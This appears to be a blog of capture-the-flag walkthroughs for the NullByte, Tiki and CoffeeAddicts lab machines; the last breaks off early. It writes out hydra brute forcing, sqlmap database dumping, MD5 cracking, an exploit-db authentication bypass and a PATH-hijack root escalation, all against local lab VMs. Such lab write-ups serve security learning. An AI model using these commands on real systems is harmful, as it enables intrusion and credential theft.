This is NullByte from vulhub

Overview:


Target Machine IP Address: 192.168.56.122  
My Machine IP Address: 192.168.56.117

Mission:

Boot to Root

Get to /root/proof.txt and follow the instructions.

Level: Basic to intermediate.

Description: Boot2root, box will get IP from dhcp, works fine with virtualbox&vmware.

Hints: Use your lateral thinking skills, maybe you’ll need to write some code.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth1 192.168.56.1/24
nmap -sC -sV -p- -Pn 192.168.56.122 -o nmap.log

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.10 ((Debian))
|_http-title: Null Byte 00 - level 1
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo: 
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 32979/udp6 status
| 100024 1 42801/udp status
| 100024 1 48014/tcp status
|_ 100024 1 60755/tcp6 status
777/tcp open ssh OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey: 
| 1024 163013d9d55536e81bb7d9ba552fd744 (DSA)
| 2048 29aa7d2e608ba6a1c2bd7cc8bd3cf4f2 (RSA)
| 256 6006e3648f8a6fa7745a8b3fe1249396 (ECDSA)
|_ 256 bcf7448d796a194876a3e24492dc13a2 (ED25519)
48014/tcp open status 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Let’s visit the IP address as it is running the Apache web server.

No robots.txt, nothing is hidden in the source code.  Downloaded the image and checked its metadata using Exiftool. Found nothing important.

wget http://192.168.56.122/main.gif

exiftool main.gif

Let’s check whether any directories or files are in the web server (apart from the index page).

gobuster dir -u http://192.168.56.122 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster.log

I mentioned in my previous walkthroughs that I will be using dirsearch (along with gobuster) with common.txt, to be on the safe side 😉

dirsearch -u http://192.168.56.122 -e .html,.php,.txt,.php.bak,.bak,.zip -w /usr/share/wordlists/dirb/common.txt -f


There are a couple of directories we found, which are javascript, phpmyadmin, and uploads.

However, the bad news is that; apart from phpmyadmin, both of the folders were protected.

To be honest, at this point, I ran out of ideas or leads on what should I do (I feel a little exhausted because I haven’t slept well as there was construction going on near my place and their sight emits an intense light throughout the night which literally makes my room has no difference between the day or night. I am going to find a solution for that, like covering the window blinds with some bed sheets). Anyway, I know that this machine is not a new one, so I quickly sneaked into other people’s walkthrough.

I had to redo perform the exiftool on the image file that we downloaded earlier.

Yes, we got a string. Initially, I thought it might be the password because we know that the machine has SSH running. And in the past, I remember, I did a machine and I got the password, but I was not able to find the username, and the username was actually the machine name. Therefore, I used nullbyte as the username and kzMb5nVYJw as the password (this time with a little hope). However, it was not the case.  I tried to identify whether it is some kind of hash or encoded message. With my limited exposure, I was not able to do anything. Yes, I had to sneak again. Oh man! It is just a name of a directory (who would think that but yeah, I need to keep these things in my mind so that I won’t have to fall on my nose again later when a similar situation arises)

You might not believe that I have tried all the tricks I know to get the pin number however, all effort went in vain. (I increased my VM to 16 gigs and gave burp 8 gigs and ran the intruder with rockyou.txt payload for one entire night. It was running but I get a sense that this is not the intended way to solve it. Of course, if you were doing it professionally then you have to stick with your own methodology.) A few years back, I have a friend who bruteforce an Android TV locked with pin using Hydra. So I think I could try that too.

Yes, I got the logic but my syntax was not correct. Out of separation, I asked ChatGPT to fix the syntax. My gosh, it is just because of a minor quotation mark that messed up my script. Anyway, here is the working syntax.

hydra -s 80 192.168.56.122 http-form-post "/kzMb5nVYJw/index.php:key=^PASS^:invalid key" -P /usr/share/wordlists/rockyou.txt -la | tee nullbyte.hydra


After entering the PIN code, we got another input type box.  Based on the prompt, it looks like there is a database running behind the application. Here are the screenshots.


When I enter 1 in the Enter username: Input Box of the webpage, the URL gets changed and I am able to inject or insert value into the database. Therefore, I am going to use this URL on SQLMap.  (Remember, I remember a couple of hours to solve previous boxes and during that, I took a good amount of notes on how to use sqlmap. It pays now 😉 )

sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1

Note: Yes, it works and informed me (in a bold letter) that it is injectable and that it is running MYSQL database.

Then I try to enumerate to know the name of the database.

sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 --dbs


Now, I need to know the table name, column name, and the data within it.

sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth --tables 


sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user --columns 


sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user -C user --dump 


sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user -C pass --dump 

Just to get myself the hang of knowledge, I follow it stepwise. Otherwise, if you are playing some kind of CTF (especially when time is not in your favor, I think you could directly dump the table).

sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T users --dump

Database: seth
user
: isis
pass: YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE

echo "YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE" | base64 -d

We get this string

c6d6bd7ebf806f43c76acc3681703b81base64:    And I need to do a little cleaning there (I must confess it took a while for me to notice it).  I have to remove “base64:” from the above string.

c6d6bd7ebf806f43c76acc3681703b81

I tried hash_id first and it somewhat gives me a hunch that it is md5 hash. However, when I ran hash-identifier. It helped me to confirm that the string is indeed md5 hash.

So to break md5hash, I know two ways, here is it…

hashcat -m 0 'c6d6bd7ebf806f43c76acc3681703b81' /usr/share/wordlists/rockyou.txt

Output:

omega

An alternate method is to use crackstation.net to do the md5 hash crack for you.

We got an Initial foot-hold!

I ran a command


ls  -lR /home

Come to know there is user with home folder: bob, eric and ramses
Based on my previous experience playing with boxes, I need to manually check everywhere where I think usually the useful files are located and if I ran out of options, then we could leverage the power of linpeas.sh 🙂

Initially, I thought I could find a user flag, but it looks like this box doesn’t contain any user flag because I search the entire box using the following command

find / -type f -name user.txt 2>/dev/null


Not necessary

Rabbit holes:

I checked the kernel version and tried with the dirty cow exploit. To be candid, I think we could pwn the machine through kernel exploit but we must need to invest more time, so let’s not delve too much because my plate is rather full at this moment.

By the way, I tried this exploit.


Another Rabbit hole:

Then while I was checking here and there, I got the MySQL root password.

I wasn’t able to find anything useful and, I checked the version of MYSQL. It was running quite an old version, thought I could get something out of it. My hopes were pretty high. But it wasn’t that helpful. By the way, I tried this exploit.

Main Findings:

Then, I found (which means I spent quite some time looking here and there lol) a backup folder. A procwatch binary is running with root privilege. Based on the output, we can’t make it out that is listing the process running on the machine, exactly like ps command.

We will use the path redirection to escalate the privilege.

echo "/bin/sh"  >  ps
chmod +x ps

add the location (path) of the procwatch

export PATH="/var/www/backup:$PATH"


./procwatch

id

We got the root!

Finally done with null byte. However, I am going to redo this machine later on because I want to try manual sql injection because for OSCP we can’t use the sqlmap tool.   It’s 5:07PM and I am finally going to have lunch now lol

Referred link:
– https://linuxize.com/post/how-to-add-directory-to-path-in-linux/

Tiki CTF walkthrough

Overview:
Target Machine IP Address: 192.168.56.103
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root

1. To get root flag
2. To get root access

Description:

"Oh no our webserver got compromised. The attacker used an 0day, so we dont know how he got into the admin panel. Investigate that.

This is an OSCP Prep Box, its based on a CVE I recently found. Its on the OSCP lab machines level."

Level: Easy/Medium 

Easy/Medium

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

Target IP: 192.168.56.103

nmap -sC -sV -p- -Pn 192.168.56.103 -o nmap.log
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
| 3072 a3:d8:4a:89:a9:25:6d:07:c5:3d:76:28:06:ed:d1:c0 (RSA)
| 256 e7:b2:89:05:54:57:dc:02:f4:8c:3a:7c:55:8b:51:aa (ECDSA)
|_ 256 fd:77:07:2b:4a:16:3a:01:6b:e0:00:0c:0a:36:d8:2f (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-methods: 
|_ Supported Methods: POST OPTIONS HEAD GET
| http-robots.txt: 1 disallowed entry 
|_/tiki/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 5h29m58s
| nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| UBUNTU<00> Flags: <unique><active>
| UBUNTU<03> Flags: <unique><active>
| UBUNTU<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<00> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
|_ WORKGROUP<1e> Flags: <group><active>

1. HTTP (80/tcp)


http://192.168.56.103/tiki/tiki-index.php

gobuster dir -u http://192.168.56.103 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .html,.php,.txt,.php.bak,.bak,.zip -o gobuster.log

dirsearch -u http://192.168.56.103 -e .html,.php,.txt,.php.bak,.bak,.zip -w /usr/share/wordlists/dirb/common.txt -f

I got tiki right from the robots.txt however, couldn’t figure out how to find the version of the tiki cms.  Therefore, I have to find other way based on the information I have (from the nmap result).

Since the target box is running smb, let’s enumerate it using enum4linux

enum4linux 192.168.56.103


smbclient //192.168.56.103/Notes

cat Mail.txt

Password of TikiCMS: 51lky571k1 


I struggle alittle  for the username as I was think a way to bruteforce it. All of sudden I remember that the box itself shows a username silky when we start the machine. When I tried that, it let me in 🙂

! Hi my Name is Silky,
This is my third CTF. Dont give up, there is always a way to __root__!

I like Cats, Frogs, Snakes and cute Doggos but thats not helpful isnt it?
Hmmm maybe you like something different, ... You like Hacking right? 
I got a new CVE Number: But I constantly forget its ID :/

When I see this message (specially the bold one), I tried every way possible to know the version of the Tiki running on our target machine. Nevertheless, it took me more than two days lol (I mean the leisure time). Guess what? I even asked in a telegram group. But no luck.

Therefore, I tried my Jungle Knowledge

The last modification date is 2020 July 30, so when I need to find an exploit which has CVE number around at year and time. (Pure guessing out of desparation)

I checked both the exploit and it is same. So I didn’t bother much but directly visited the exploit-db.

You can copy the exploit as per your preference 🙂

You can run the exploit using

python3 48927.py 192.168.56.103

Based on the output, we need to fire the burpsuite.

i) Burp is ready and then I tried to login with username admin and a fake password badman.


ii) Then I erased the password value and forward the request and I was able to login with admin privilege.



You might see sam, actually sam is not there. I tried to upload a php-reverse-shell, thought to get a reverse connection but was not successful lol

Then the credential page caught my eyes. and it has indeed hidden gems in it 🙂

We know SSH protocol is running and got the following credentials.

username and password

silky:Agy8Y7SPJNXQzqA


flag:88d8120f434c3b4221937a8cd0668588

That’s all guys… It is my habbit to  pray before I retire to bed and I think right now is the perfect time to do so 🙂  By the way, I pray for all the sentient beings which includes you, and I wish you happiness   🙂

How I took down CoffeeAddicts Machine

Overview:

Target Machine IP Address: 192.168.56.108
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root

1. To get user flag
2. To get root flag
3. To get root access

Level: Easy/Medium 

Easy/Medium

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

Target IP: 192.168.56.128

nmap -sC -sV -p- -Pn 192.168.56.128 -o nmap.log
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
| 2048 fc:13:6a:6b:9b:e3:68:18:24:a1:de:2b:28:1e:61:5f (RSA)
| 256 c1:34:94:94:71:71:9c:6e:83:a6:be:c9:2a:1b:3f:d7 (ECDSA)
|_ 256 9a:cc:ce:ce:b8:2f:08:bb:2b:99:b6:25:3f:ec:44:61 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-methods: 
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

1. HTTP (80/tcp)

I made an entry in my /etc/hosts as it is mention here. And then I visit the site url http://coffeeaddicts.thm/


Let’s view source code

Decrypt the string. If you are wondering why I assume the string is base64. Almost 99% of the time it is sure that the string ends with “==” is base64. Besides, you can use other tools to identify the string as well.

